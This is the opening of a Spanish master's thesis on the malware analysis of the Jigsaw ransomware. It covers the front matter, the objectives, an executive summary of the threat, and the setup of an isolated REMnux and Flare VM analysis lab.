



UNIVERSIDAD DE CASTILLA-LA MANCHA

ESCUELA SUPERIOR DE INGENIERÍA INFORMÁTICA

MÁSTER EN CIBERSEGURIDAD Y SEGURIDAD DE LA INFORMACION

TRABAJO FIN DE MÁSTER

Análisis de *malware* del *ransomware* Jigsaw

Ángel Luis Rodríguez Martín-Palomino

Agosto de 2025



UNIVERSIDAD DE CASTILLA-LA MANCHA

ESCUELA SUPERIOR DE INGENIERÍA INFORMÁTICA

Departamento de Sistemas Informáticos

TRABAJO FIN DE MÁSTER

Análisis de *malware* del *ransomware* Jigsaw

Autor: Ángel Luis Rodríguez Martín-Palomino

Director: Javier Carrillo Mondéjar

Agosto de 2025

Resumen

El presente trabajo aborda el análisis técnico de una muestra del *ransomware* Jigsaw, con el objetivo de comprender su funcionamiento interno, su comportamiento en tiempo de ejecución y las estrategias que emplea para extorsionar a la víctima. A través de técnicas de análisis estático y dinámico, se identificaron los mecanismos de cifrado, persistencia y eliminación progresiva de archivos que distinguen a esta variante. Más allá de su interés técnico, Jigsaw destaca por su enfoque psicológico, dirigido especialmente a usuarios individuales, lo cual subraya la necesidad de considerar a las personas como posibles objetivos de este tipo de amenazas, y no solo a las organizaciones. Este estudio contribuye al fortalecimiento de habilidades prácticas en análisis de *malware* y resalta la importancia de seguir investigando y documentando casos concretos como herramienta para mejorar la preparación frente a incidentes de seguridad.

Abstract

This thesis presents a technical analysis of a sample of the Jigsaw ransomware, aiming to understand its internal structure, runtime behavior, and the strategies it employs to extort victims. Through static and dynamic analysis techniques, key features such as its encryption mechanism, persistence methods, and the progressive deletion of encrypted files were identified. Beyond its technical aspects, Jigsaw is notable for its psychological approach, specifically targeting individual users rather than organizations. This highlights the need to recognize individuals as potential victims of ransomware attacks. The study contributes to the development of practical skills in malware analysis and emphasizes the importance of continued investigation and documentation of real-world cases as a means to improve preparedness against security incidents.

A mi familia, por estar siempre a mi lado.

Índice general

Índice de Figuras IX
Índice de Tablas XI

1. Introducción **1**
1.1. Motivación 2
1.2. Objetivos 2
1.3. Estructura de la memoria 3

2. Resumen Ejecutivo **5**

3. Entorno de Análisis **7**
3.1. Red virtual 7
3.2. REMNux 8
3.3. Windows 9
3.4. Diagrama de red del entorno 10

4. Metodología **13**
4.1. Fases de la metodología 13
4.2. Resultado final 14

5. Herramientas **15**
5.1. Análisis Estático Básico 15
5.2. Análisis Dinámico Básico 16
5.3. Análisis Estático Avanzado 16

6. Análisis de la muestra **19**
6.1. Análisis preliminar 19
6.2. Análisis estático básico 25
6.2.1. Analisis del PE 27
6.2.2. Strings 29
6.3. Análisis dinámico básico 32

6.3.1. Detonación de la muestra . . . 33
Analizando btc.blockr.io . . . 43
6.3.2. Procesos . . . 49
6.3.3. Registro . . . 49
6.3.4. Ficheros . . . 51
Ficheros *dropped* . . . 53
6.3.5. Comunicaciones . . . 54
6.3.6. Al reiniciar . . . 54
6.4. Unpacking . . . 55
6.4.1. Proceso de desempaquetado de ConfuserEx . . . 56
6.5. Análisis estático avanzado . . . 63
6.5.1. Recursos . . . 64
6.5.2. Punto de entrada (Main) . . . 65
6.5.3. Config . . . 66
6.5.4. Hacking . . . 68
6.5.5. FormBackground . . . 71
6.5.6. Locker . . . 72
EncryptFile(string, string): bool . . . 74
EncryptFile(SymmetricAlgorithm, string, string) . . . 76
6.5.7. FormGame . . . 76
Contador . . . 78
checkPayment . . . 79
6.5.8. Blockr . . . 81
GetPrice() . . . 82
GetBalanceBtc() . . . 82
6.6. IoCs . . . 83
6.7. Conclusiones del análisis . . . 85

7. Jigsaw Decryptor **87**

8. Medidas de seguridad **91**
8.1. Medidas de contención . . . 91
8.2. Recomendaciones de seguridad . . . 92

9. Conclusiones **95**

BIBLIOGRAFIA **99**

ÍNDICE DE FIGURAS

3.1. Ejemplo de Red NAT en VirtualBox [16] 8
3.2. REMnux Logo Oficial [21] 8
3.3. Configuración de Ethernet en Windows 10 10
3.4. Entorno de análisis virtual 11

6.1. Análisis de la muestra en Virus Total 20
6.2. Información del archivo en Virus Total 20
6.3. Dominios contactados (Virus Total) 21
6.4. Firma persistencia en el registro MITRE-T1060 21
6.5. Claves del registro establecidas (Virus Total) 21
6.6. Firma de impacto, cifrado de archivos MITRE-T1486 22
6.7. Firma enmascaramiento (MITRE-T1086) 22
6.8. Firma desofuscación de ficheros (MITRE-T1440) 22
6.9. Firma evasión de *sandbox* y máquina virtual (MITRE-T1497) 23
6.10. Descubrimiento de archivos y directorios MITRE-T1083 23
6.11. Árbol de procesos creados en *sandbox* VM-Ray (Virus Total) 23
6.12. Módulos cargados por la muestra (Virus Total) 24
6.13. Acciones destacadas (Virus Total) 24
6.14. Algoritmo AES observado en Virus Total 25
6.15. Comunicaciones HTTP (Virus Total) 25
6.16. Texto subrayado (Virus Total) 25
6.17. Análisis de la muestra con Detect It Easy 26
6.18. Cadena de Confuser Ex en la muestra (DIE) 26
6.19. Analisis de entropía por secciones (DIE) 27
6.20. Alineamiento de las secciones en PE (PE Bear) 27
6.21. Funciones importadas PE 28
6.22. Secciones PE (PE Bear) 29
6.23. Vista de las secciones en formato físico y virtual con el *Entry Point* (PE Bear) 29
6.24. Nombre original del ejecutable (010 Editor) 30

6.25. Nombres de variables y/o funciones interesantes 1 (010 Editor) 30
6.26. Nombres de variables y/o funciones interesantes 2 (010 Editor) 31
6.27. Funciones sobre el cifrado del sistema de archivos (010 Editor) 31
6.28. Referencia a AES como proveedor de servicios criptográficos (010 Editor) 31
6.29. Muestra de ficheros personales antes del cifrfado 33
6.30. Modal error tras ejecutar la muestra 34
6.31. Proceso `drpbx.exe` (System Informer) 34
6.32. Recursos del sistema tras ejecutar la muestra (System Informer) 35
6.33. Relación padre-hijo entre `jigsaw.exe` y `drpbx.exe` (Procmon) 35
6.34. Propiedades de `drpbx.exe` (Sytem Informer) 35
6.35. Relación padre-hijo entre `jigsaw.exe` y `drpbx.exe` (System Informer) 36
6.36. Hash del fichero `drpbx.exe` (Hash My Files) 36
6.37. Mensaje parcial de rescate con cara de muñeco Billy 37
6.38. Nota de rescate con contador 37
6.39. Intento de cerrar ventana de Jigsaw 38
6.40. Listado de ficheros cifrados 39
6.41. Lista de ficheros cifrados que aparecen en `EncryptedFileList.txt` . . 39
6.42. Contenido del fichero `abstract.h` antes de ser cifrado 40
6.43. Contenido del fichero `abstract.h` después de ser cifrado (HxD) 40
6.44. Fichero Logfile.CSV sin cifrar 40
6.45. Lista de archivos cifrados tras la primera hora 41
6.46. Fichero abstract.h (primero de la lista) eliminado tras la hora 41
6.47. Excepción Newtonsoft al hacer clic en el botón 42
6.48. Cambio de color del botón al saltar la excepción 42
6.49. Logs generados por InetSim al presionar el botón 42
6.50. Paquetes HTTP capturados con Wireshark 42
6.51. Respuesta HTML devuelta por InetSim 43
6.52. Documentación del endpoint de información de la moneda (Wayback Machine)[1] 44
6.53. Configuración fichero falso HTTP (InetSim) 44
6.54. Excepción Newtonsoft `GetBalanceBtc()` 46
6.55. Envío correcto de la primera respuesta 46
6.56. Petición/Respuesta `GetPrice()` en WireShark 47
6.57. Log de petición del balance de la cuenta de bitcoin (InetSim) 47
6.58. Documentación del endpoint de balance de cuenta (Wayback Machine)[2] 47
6.59. Respuesta devuelta por el *endpoint* de balance de cuenta [3] 48
6.60. Descifrado de archivos con Jigsaw 48
6.61. Creación proceso `drpbx.exe` (Procmon) 49
6.62. Hilos de `dprbx.exe` (System Informer) 49

6.63. Módulos cargados por `drpbx.exe` (System Informer) 50
6.64. Resultados de las capturas de Regshot 50
6.65. Ruta de persistencia modificada durante las capturas de Regshot 50
6.66. Hash del fichero `firefox.exe` (Hash My Files) 51
6.67. Ejecutable `firefox.exe` en ruta de autoarranque (AutoRuns) 51
6.68. Creación del directorio Frfx (Procmon) 52
6.69. Copia del archivo `jigsaw.exe` en `firefox.exe` (Procmon) 52
6.70. Listado del directorio del Escritorio (Procmon) 52
6.71. Proceso de cifrado para el fichero `abstract.h` (Procmon) 52
6.72. Contenido del fichero Address.txt 53
6.73. Contenido del fichero EncryptedFileList.txt 53
6.74. Contenido del fichero dr 54
6.75. Proceos `firefox.exe` ejecutándose tras reiniciar (ProcExp) 54
6.76. Ventana con listado de ficheros cifrados y eliminados de Jigsaw 55
6.77. Contenido del directorio de Python tras el reinicio del equipo 55
6.78. Representación visual del desempaquetado de código [26] 56
6.79. Decompilación del ejecutable con dnSpy 57
6.80. Métodos con nombre en Unicode (dnSpy) 58
6.81. Extracto de la documentación de la herramienta [34] 58
6.82. Punto de ruptura en segunda línea del `.cctor()` 59
6.83. Configuración del depurador para evitar técnicas *anti-debug* (dnSpy) . 60
6.84. Guardar módulo `jigsaw.exe` de memoria a disco 60
6.85. Clase Hacking antes del desempaquetado (dnSpy) 61
6.86. Clase Hacking después del desempaquetado (dnSpy) 61
6.87. Ejemplo de Proxy Call en clase Hacking (dnSpy) 62
6.88. Clase Hacking tras utilizar de4dot-cex (dnSpy) 62
6.89. Resultado de la ejecución de Proxy Call Remover sobre la muestra desempaquetada 63
6.90. Clase Hacking tras utilizar Proxy Call Remover (dnSpy) 63
6.91. Sección de referencias en dnSpy 64
6.92. Listado de recursos de la aplicación (dnSpy) 64
6.93. Contenido del recurso vanityAddresses (dnSpy) 65
6.94. Lista de extensiones a cifrar por Jigsaw 66
6.95. Punto de entrada de la aplicación (dnSpy 66
6.96. Valores del modo de inicio de la aplicación (dnSpy) 67
6.97. Características de configuración del *ransomware* 67
6.98. Definición de la cantidad de rescate del *ransomware* 67
6.99. Inicialización de variables en la clase Config (dnSpy) 68
6.100Copia de jigsaw.exe en clase Hacking (dnSpy) 69

6.101Establecimiento de persistencia a través del registro en clase Hacking (dnSpy) . . . 69
6.102Método SetStartupRegistry en clase Windows (dnSpy) . . . 70
6.103Código de muestra del mensaje de error en clase Hacking (dnSpy) . . . 71
6.104Función timerActivateChecker de FormBackground (dnSpy) . . . 71
6.105Definición de constante ActiveAfterDate en clase Config (dnSpy) . . . 72
6.106Función EncryptFileSystem en clase Locker (dnSpy) . . . 72
6.107Código original de la función EncryptFiles en la clase Locker (dnSpy) . 73
6.108Código refactorizado de la función EncryptFiles en la clase Locker (dnSpy 73
6.109Función EncryptFile de la clase Locker (dnSpy) . . . 74
6.110Función EncryptFile sobrecargada de la clase Locker (dnSpy) . . . 76
6.111Función GetBitcoinAddess() de la clase FormGame (dnSpy) . . . 77
6.112Función DidRun() de la clase FormGame (dnSpy) . . . 77
6.113Función FormGame Closing en la clase FormGame (dnSpy . . . 78
6.114Función del contador que elimina archivos cada hora de la clase FormGame (dnSpy) . . . 78
6.115Representación de la función de crecimiento exponencial . . . 79
6.116Función de comprobación del pago en laclase FormGame (dnSpy) . . . 80
6.117Función RemoveItself de la clase Hacking (dnSpy) . . . 81
6.118Función GetPrice de la clase Blockr (dnSpy) . . . 82
6.119Función GetBalanceBtc de la clase Blockr (dnSpy) . . . 82
6.120Transacciones de la cuenta de bitcoin 18hxbo2Rcp7zmWNsVryFrfZiLGajByWSG1[4] 83
6.121Kill Chain del *ransomware* Jigsaw . . . 86

7.1. Herramienta JigsawDecryptor en acción . . . 88
7.2. Diagrama de flujo del descifrador de Jigsaw . . . 88
7.3. Logs generado por Jigsaw Decryptor . . . 89

ÍNDICE DE TABLAS

2.1. Resumen ejecutivo del malware 5

6.1. Información del archivo malicioso 19
6.2. Listado de IoCs de Jigsaw 84

CAPÍTULO 1

Introducción

El crecimiento exponencial del uso de la tecnología en los últimos años ha venido acompañado de una aumento igualmente acelerado de las amenazas cibernéticas. Dentro de esta amplia gama de amenazas, el análisis de *malware* se ha consolidado como una disciplina esencial en el ámbito de la ciberseguridad [20]. Esta rama se enfoca en la identificación, descomposición y comprensión técnica del software malicioso, con el fin de desarrollar medidas efectivas de defensa, mitigación y respuesta. Entre las múltiples tipologías de malware existentes, el *ransomware* se ha posicionado en la última década como una de las amenazas más disruptivas y perjudiciales, tanto por su impacto técnico como por sus implicaciones económicas y sociales (véanse las siguientes referencias [19], [2] y [15]).

El *ransomware* es una categoría de malware diseñada para cifrar archivos o bloquear el acceso a sistemas informáticos, exigiendo un rescate económico a cambio de su devolución. Esta modalidad ha evolucionado de manera significativa desde sus primeras manifestaciones, adoptando tácticas más sofisticadas y agresivas. En el contexto actual, el uso de criptomonedas, la automatización de procesos de infección y la incorporación de técnicas de doble extorsión –en la que se amenaza con publicar datos robados o eliminarlos, además de cifrarlos– han incrementado su efectividad y alcance [13]. Si bien muchas de estas campañas de *ransomware* se dirigen a organizaciones gubernamentales, empresas o infraestructuras críticas, es fundamental subrayar que los individuos, aunque menos frecuentemente, también pueden ser blanco de estas amenazas como nos recuerda el *ransomware* que se estudiará en el presente documento.

En este contexto, el análisis forense digital y de respuesta ante incidentes (DFIR, por sus siglas en inglés: *Digital Forensics and Incident Response*) juega un papel decisivo en la investigación de incidentes relacionados con *ransomware*. Esta disciplina combina metodologías técnicas y procedimientos sistemáticos que permiten identificar vectores de ataque, reconstruir el comportamiento del malware, y recuperar evidencia que puede ser crucial tanto para fines técnicos como legales.

El presente TFM se centra en el análisis técnico de una muestra específica de *ransomware*, conocida como Jigsaw. Este *malware* es particularmente notable por sus características innovadoras en su tiempo, como la eliminación progresiva de archivos cifrados cada cierto tiempo si no se paga el rescate, una táctica orientada a provocar una presión psicológica sobre la víctima. A través de un enfoque detallado de análisis estático y dinámico, este trabajo busca no solo comprender el funcionamiento interno

de Jigsaw, sino también resaltar la importancia de una defensa proactiva ante este tipo de amenazas, especialmente en un entorno donde cualquier usuario puede convertirse en objetivo.

1.1. Motivación

El interés por estudiar una muestra de *ransomware* surge de su creciente presencia en el panorama actual de la ciberseguridad. Aunque muchas veces se asocia exclusivamente con ataques a empresas o grandes organizaciones, es importante conocer que también las personas pueden ser blanco directo de este tipo de amenazas. La afectación a usuarios individuales suele quedar fuera del foco mediático, pero puede tener consecuencias igualmente graves: pérdida de información personal, daño emocional y extorsión económica.

La elección en concreto del *ransomware* Jigsaw responde a este propósito de recordar el impacto que el *ransomware* puede tener en el ámbito personal, así como el empleo de tácticas de presión psicológica al eliminar archivos cifrados de forma progresiva si no se paga el rescate o la utilización de personajes de famosísimas sagas de terror para infundir el miedo en sus víctimas. Este comportamiento lo convierte en un caso interesante para el análisis, no solo desde lo técnico, sino también por la manera en que busca manipular la respuesta emocional de la víctima.

Además, este trabajo refleja un interés por profundizar en las técnicas de análisis de *malware* y en el análisis forense y respuesta ante incidentes. Comprender el funcionamiento de este tipo de amenazas es clave para mejorar las estrategias de prevención y afianzar competencias clave en los ámbitos anteriormente mencionados con el objetivo de adquirir experiencia práctica en el análisis de este tipo de incidentes que sirvan para el futuro ejercicio profesional dentro de este ámbito de la ciberseguridad.

1.2. Objetivos

El principal objetivo del presente trabajo es realizar un análisis técnico y detallado de una muestra de *malware* real para comprender su funcionamiento y capacidades y poder así obtener un conocimiento sobre la amenaza que permita proponer medidas de contención y mitigación para lidiar con el *malware* actual y con futuros incidentes. Para analizar la muestra se aplicará una metodología con distintos tipos de análisis tanto estáticos como dinámicos con distintos niveles de profundidad (básico y avanzado). En definitiva, con este trabajo se pretende afianzar y expandir los conocimientos adquiridos en el transcurso del máster sobre análisis de *malware* y adquirir competencias en análisis forense y repuesta ante incidentes.

Para lograr el objetivo principal, este se dividirá en distintos subobjetivos que servirán como hitos en el desarrollo del trabajo y los cuales se listan a continuación.

- Identificación y estudio de la muestra para saber de que tipo se trata mediante información en línea, herramientas de *sandboxing* y análisis manuales.
- Realizar un análisis básico de la muestra para obtener una visión global de las capacidades de la misma así como distintos *insights*. Los análisis serán tanto

estáticos como dinámicos.

- Profundizar en el estudio del *malware* realizando un análisis estático avanzado que permita descubrir todas los caminos que el código puede tomar en distintas situaciones.
- Identificar acciones del *malware* como creación de procesos, modificación de archivos y claves del registro, comunicaciones con el exterior y demás acciones específicas del *malware* (persistencia, evasión, cifrado, ...).
- Identificación de IoCs de la muestra para obtener inteligencia que sirva como ayuda para futuros incidentes.
- Proponer medidas de contención, mitigación y ofrecer soluciones para combatir la amenaza en la medida de lo posible.

1.3. Estructura de la memoria

A continuación se presentan los distintos apartados en los que se subdivide el presente documento.

- **Capítulo 1. Introducción**: Presentación del trabajo, objetivos, motivación y estructura del documento.
- **Capítulo 2. Resumen Ejecutivo**: Breve descripción del tipo de muestra obtenida y las características de la amenaza a nivel ejecutivo.
- **Capítulo 3. Entorno de Análisis**: Presentación del laboratorio de pruebas creado para el análisis seguro de malware.
- **Capítulo 4. Metodología**: Resumen de la metodología de trabajo empleada durante el desarrollo del trabajo.
- **Capítulo 5. Herramientas**: Listado y descripción de las herramientas utilizadas durante el desarrollo del trabajo con el objetivo de entender mínimamente su manera de operar y dar transparencia y validez al posterior análisis.
- **Capítulo 6. Análisis de la muestra**: Exposición de los resultados de cada fase del proceso de análisis llevado a cabo.
- **Capítulo 7. Jigsaw Decryptor**: Revisión de la solución creada para descifrar los archivos y eliminar los artefactos creados por el malware en el equipo infectado.
- **Capítulo 8. Medidas de seguridad**: Enumeración de distintas medidas de contención y mitigación para combatir con la amenaza.
- **Capítulo 9. Conclusiones**: Reflexión final sobre el trabajo y objetivos alcanzados.

CAPÍTULO 2

Resumen Ejecutivo

Tabla 2.1: Resumen ejecutivo del malware

AMENAZA	**Jigsaw**
ACTOR	Desconocido
SECTOR	Personal/Empresarial
PAÍS ORIGEN	Hispanohablante
PAÍS OBJETIVO	Hispanohablante
FECHA INICIAL	2016
MOTIVACIÓN	Económica
VECTOR ATAQUE	*Phishing*
SISTEMA OBJETIVO	Windows
IMPACTO	**ALTO**

Jigsaw es un ransomware que comenzó a distribuirse en el año 2016 y que, como si de un juego de la saga Saw se tratara, cifra todos los archivos del sistema que tengan una serie de extensiones especificas mediante el algoritmo AES. Algunas de las extensiones que cifra son `.jpg`, `.mp4`, `.docx`, `.pdf`, etc.

Uno de los aspectos interesantes de este ransomware es que no se limita a pedir un rescate a través de bitcoin, sino que también amenaza con borrar archivos cada hora como bien nos hace saber el contador que muestra. De esta manera el ransomware emplea una doble extorsión con el objetivo de aumentar la inquietud en la víctima y acelerar el pago.

El hecho de que no se incluyan instrucciones específicas de como comprar bitcoins, el uso del muñeco Billy como imagen, la extensión de cifrado `.fun` y el no tan elevado importe de rescate sugieren que podría tratarse de un actor no tan profesional como un grupo APT y más bien se estaría ante un individuo que busca «divertirse» y obtener un rédito económico infectando principalmente a usuarios personales, aunque también se ha visto en algunas empresas [1].

Algunos medios [10] apuntan a que el presunto autor intelectual podría tratarse de un cardiólogo venezolano con residencia en Estado Unidos, que además proporcionaba asistencia a los ciberdelincuentes sobre como usar su ransomware.

CAPÍTULO 3

Entorno de Análisis

Si bien la creación de un entorno seguro y aislado de análisis de *malware* no forma parte de los objetivos principales del trabajo como tal, si que este constituye una parte esencial en el análisis de *malware* pues es primordial contar con un laboratorio de pruebas fiable para evitar situaciones no deseadas. Por lo tanto no se pretende crear el entorno más eficiente y aislado sino uno lo suficientemente seguro para la mayoría de *malware* y para el presente trabajo.

A continuación, se detallan los componentes de este entorno y sus características.

El entorno consta de dos máquinas virtuales en Virtual Box[1], una máquina que actuará como víctima y otra como puerta de enlace para analizar y controlar todo el tráfico generado por la máquina infectada aunque, adicionalmente, podrá utilizarse para ciertos tipos de análisis. Ambas máquinas se encontrarán en la misma red virtual para poder comunicarse pero quedarán aisladas del exterior para evitar fugas de información.

3.1. Red virtual

El primer paso es crear una red NAT en la plataforma de virtualización correspondiente con un rango de direcciones predefinido, en este caso, `10.0.2.0/24`. A diferencia de NAT (sin la parte de red) este tipo de configuración permite que varias máquinas tengan visibilidad dentro de la misma red, mientras que con NAT sólo se crea una nueva red aislada para cada máquina. Es decir, una red NAT (*NAT Network*) sería parecido a un entorno convencional que podríamos encontrar en un domicilio personal.

Para clarificar a continuación se presenta un ejemplo de una posible configuración de esta red (véase la figura 3.1).

En este tipo de red las máquinas virtuales pueden acceder a internet y otras redes externas a través del NAT virtual creado, pero en ningún caso a la máquina anfitriona u otras máquinas de la red en las que el *host* está conectado. Además, el anfitrión no puede acceder a las máquina virtuales como si puede en otros modos. También cabe destacar que el acceso a Internet no será directo sino que se controlará con una máquina adicional que no permita el paso del tráfico o que sólo enrute algunos paquetes hacia Internet.

[1]La opción del software de virtualización no es especialmente relevante, en tanto que la mayoría de soluciones ofrecen las mismas funcionalidades y podría haberse utilizado otra alternativa.




Figura 3.1: Ejemplo de Red NAT en VirtualBox [16]

3.2. REMNux

REMnux [21] es una máquina Linux basada en Ubuntu 20.04 (Focal) enfocada en el análisis *malware*. La máquina trae por defecto multitud de herramientas útiles para el análisis de *malware* lo cual facilitará la tarea de crear una máquina desde cero instalando todas las herramientas necesarias. Además, se distribuye en formato OVA por lo que simplemente importándola en Virtual Box se podrá trabajar con ella sin tener que instalar el sistema operativo[2]



Figura 3.2: REMnux Logo Oficial [21]

El objetivo de la máquina será actuar como *gateway* dentro de la red NAT creada de tal manera que todo el tráfico saliente de la máquina víctima sea capturado por esta máquina y así se pueda analizar actividad sospechosa a nivel de red.

[2]A continuación se adjunta el enlace de descarga de la OVA para Virtual Box de REMNux que fue utilizado para la creación del entorno: https://app.box.com/s/am8a5gmibsw8dj6xn2x0thxes6a46bp6

Con el propósito de evitar el contacto directo a posibles servidores maliciosos de Internet y permitir que el *malware* tome ciertos caminos se ha configurado un programa de simulación de servicios en Internet conocido como **InetSim** para que las peticiones DNS resuelvan a la dirección IP de la propia máquina y que otros servicios como HTTP devuelvan plantillas por defecto.

La configuración del DNS en InetSim debe contener las siguientes líneas:

- `start_service dns`: Indica que se debe simular el servicio DNS.
- `service_bind_address 0.0.0.0`: Permite que escuche en todas las interfaces de red.
- `dns_default_ip <ip-remnux>`: Toda petición DNS se resolverá a esta IP (obtener dirección con `ip addr`).

La IP de la máquina en la red NAT será la `10.0.2.15`.

Además el *forwarding* no está habilitado (`cat /proc/sys/net/ipv4/ip_forwarding` devuelve `0`), es decir, no se reenvían los paquetes al NAT original de la máquina virtual y de ahí al NAT físico y demás. Adicionalmente, el servicio de resolución de nombres `systemd-resolved.service` se ha detenido y deshabilitado, es decir no hay conectividad con ningún nombre de dominio o IP.

Los comandos para deshabilitar el servicio son los siguientes.

```
$ sudo systemctl stop systemd-resolved.service
$ sudo systemctl disable systemd-resolved.service
```

Por último se ha tomado un *snapshot* con las configuraciones mencionadas para poder volver a un estado seguro y configurado en caso de ser necesario.

3.3. Windows

Máquina Windows 10 con el conjunto de herramientas de Flare VM [12] instalado. Flare VM es una colección de *scripts* de instalación de software para sistemas Windows cuyo objetivo es facilitar el creación y mantenimiento de un entorno virtual para ingeniería inversa y análisis de *malware*. Fue creado por Mandiant y se basa en dos tecnologías: Chocolatey y Boxstarter. Chocolatey es un sistema de gestión de paquetes para Windows, donde un paquete es esencialmente un archivo ZIP que contiene *scripts* de instalación de PowerShell que descargan y configuran una herramienta específica. Boxstarter aprovecha los paquetes Chocolatey para automatizar la instalación de software y crear entornos Windows repetibles.

La función de esta máquina virtual es la de víctima, es decir, será la máquina donde se ejecutará y analizará el comportamiento del *malware* principalmente, ya que la mayoría del *malware* afecta a equipos Windows. Debido a esto (y a la instalación de Flare VM) se han deshabilitado las protecciones de Microsoft Windows Defender así como el Firewall de Windows y demás protecciones con el objetivo de eliminar el ruido que dichas soluciones pueden generar a la hora de capturar eventos con algunas herramientas y facilitar el proceso de infección.

En cuanto al entorno de red, se ha añadido el equipo a la red NAT creada (`10.0.2.0/24`) y se ha configurado la IP estática `10.0.2.13` y como puerta de enlace y servidor DNS a la `10.0.2.15` (máquina REMnux) de tal manera que se capture todo el tráfico generado y se aísle de Internet a la máquina. La Figura 3.3 muestra el paso a paso de la configuración de la red Ethernet comentada en este párrafo.




Figura 3.3: Configuración de Ethernet en Windows 10

Una vez realizada toda la configuración y con todas las herramientas instaladas se toma una *snapshot* para poder volver a una versión estable de la máquina con todo configurado e instalado. Aunque posteriormente también se podrán guardar distintos estados parciales (*snapshosts*) según avance el análisis.

Por último destacar que tanto para la máquina REMnux como Windows se han deshabilitado todas las extensiones para compartir portapapeles, *Drag & Drop*, carpetas compartidas, etc. Además, no se han instalado las *Guest Additions*[3] puesto que estas pueden ser detectadas por el *malware* y cambiar su comportamiento para no ser detectado fácilmente e incluso pueden llegar a ser utilizadas para «saltar» a la máquina anfitriona, por ejemplo, a través de una carpeta compartida.

3.4. Diagrama de red del entorno

Finalmente, en la Figura 3.4 se muestra a modo de resumen un diagrama de red a alto nivel con los distintos componentes del entorno.

[3]Las *Virtual Box Guest Additions* son una extensión de Virtual Box que permite añadir funcionalidades adicionales a la máquina invitada como el uso de carpetas compartidas con el *host*, funcionalidades de mejora de resolución y gráficos, *Drag & Drop*, etc.

